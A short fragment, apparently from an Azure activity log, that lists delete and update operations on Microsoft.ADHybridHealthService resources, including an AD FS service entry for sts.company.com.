                                                                                         Delet
/providers/Microsoft.ADHybridHealthService/services/AdFederationService-sts.company.com
                                                                                         Delet
/providers/Microsoft.ADHybridHealthService
                                                                                         Update
/providers/Microsoft.ADHybridHealthService
                                                                                         Update
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